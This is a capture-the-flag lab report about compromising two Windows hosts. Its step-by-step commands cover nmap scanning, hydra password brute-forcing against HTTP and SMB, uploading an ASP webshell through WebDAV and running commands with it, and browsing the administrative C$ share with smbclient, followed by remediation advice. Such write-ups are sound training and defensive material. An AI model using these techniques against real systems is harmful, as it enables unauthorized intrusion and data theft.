CTF Report: System & Host Based Attacks (Windows, IIS & SMB)
Date: November 2025
Classification: Host & Network Penetration Testing / System & Host Based Attacks
Targets:
- Target 1: 10.2.28.186 (target1.ine.local) - IIS / WebDAV
- Target 2: target2.ine.local - SMB
1. Executive Summary
This assessment focused on two internal Windows hosts. Target 1 was compromised via a dictionary attack against a misconfigured WebDAV service, leading to Remote Code Execution (RCE) through an ASP web-shell. Target 2 was breached via SMB brute-forcing, granting administrative access to the file system. These vulnerabilities demonstrate the risks of weak credentials and improper service hardening.
2. Target 1: Reconnaissance & Web Exploitation
Host Discovery
We verified connectivity to target1.ine.local. The TTL (Time To Live) of 125 indicates a Windows Operating System.
ping -c 4 target1.ine.local
Service Enumeration
A full TCP port scan revealed a Windows Server running IIS 10.0, MSRPC, SMB, and Remote Desktop Services (RDP).
nmap -sV -p- 10.2.28.186

Specific enumeration of Port 80 showed an IIS default page protected by Basic Authentication (401 Unauthorized).
nmap -sV -sC -p 80,135,445,3389 10.2.28.186
Credential Access (Hydra)
Facing a login prompt on Port 80, we performed a dictionary attack against the user “bob” using hydra.
- Vector: HTTP-GET Brute Force
- User: bob
- Password Found: password_123321
hydra -l bob -P /usr/share/wordlists/metasploit/unix_passwords.txt target1.ine.local http-get

The credentials allowed access to the default IIS landing page.
Directory Enumeration
With credentials in hand, we enumerated the web directory structure using gobuster, discovering a /webdav directory.
gobuster dir -u http://target1.ine.local -w /usr/share/wordlists/dirb/common.txt -U bob --password password_123321
WebDAV Access & Flag 1
We connected to the WebDAV share using the cadaver tool. Inside, we located and retrieved the first flag.
cadaver http://target1.ine.local
cat flag1.txt
Remote Code Execution (RCE)
To escalate access, we exploited the WebDAV PUT method to upload a malicious ASP webshell (webshell.asp).
put /usr/share/webshells/asp/webshell.asp
Post-Exploitation (Flag 2)
Accessing the webshell via the browser [http://target1.ine.local/webdav/webshell.asp], we executed commands on the underlying Windows system. Listing the C:\ directory revealed the second flag.
dir C:\
type C:\flag2.txt
3. Target 2: SMB Exploitation
Service Attack
Target 2 was identified as an SMB server. We launched a brute-force attack against the SMB protocol targeting the “administrator” account.
- User: administrator
- Password Found: pineapple
hydra -L common_users.txt -P unix_passwords.txt smb://target2.ine.local
SMB Enumeration (Flag 3)
Using smbclient with the compromised credentials, we accessed the administrative share (C$) and found Flag 3 in the root directory.
smbclient \\target2.ine.local\C$ -U Administrator
ls
get flag3.txt
Lateral Movement & Flag 4
Navigating through the file system to the Administrator’s Desktop, we located the final flag.
cd Users\Administrator\Desktop
get flag4.txt
Evidence Collection
Final verification of the captured flags on our local attacker machine.

4. Remediation Recommendations (Security+)
- Disable WebDAV: If not strictly required for business operations, WebDAV should be disabled on the IIS server to reduce the attack surface.
- Strong Password Policy: Both the “bob” and “administrator” accounts used weak, dictionary-based passwords. Implement a policy requiring complexity, length, and rotation (e.g., NIST 800-63B guidelines).
- Disable SMBv1/Restrict SMB: Ensure SMB is not exposed to untrusted networks. Use SMB signing to prevent relay attacks and enforce account lockouts for brute-force attempts.
- Least Privilege: The WebDAV user should not have write permissions to executable directories, nor should they be able to upload .asp or .aspx files (File Extension Filtering).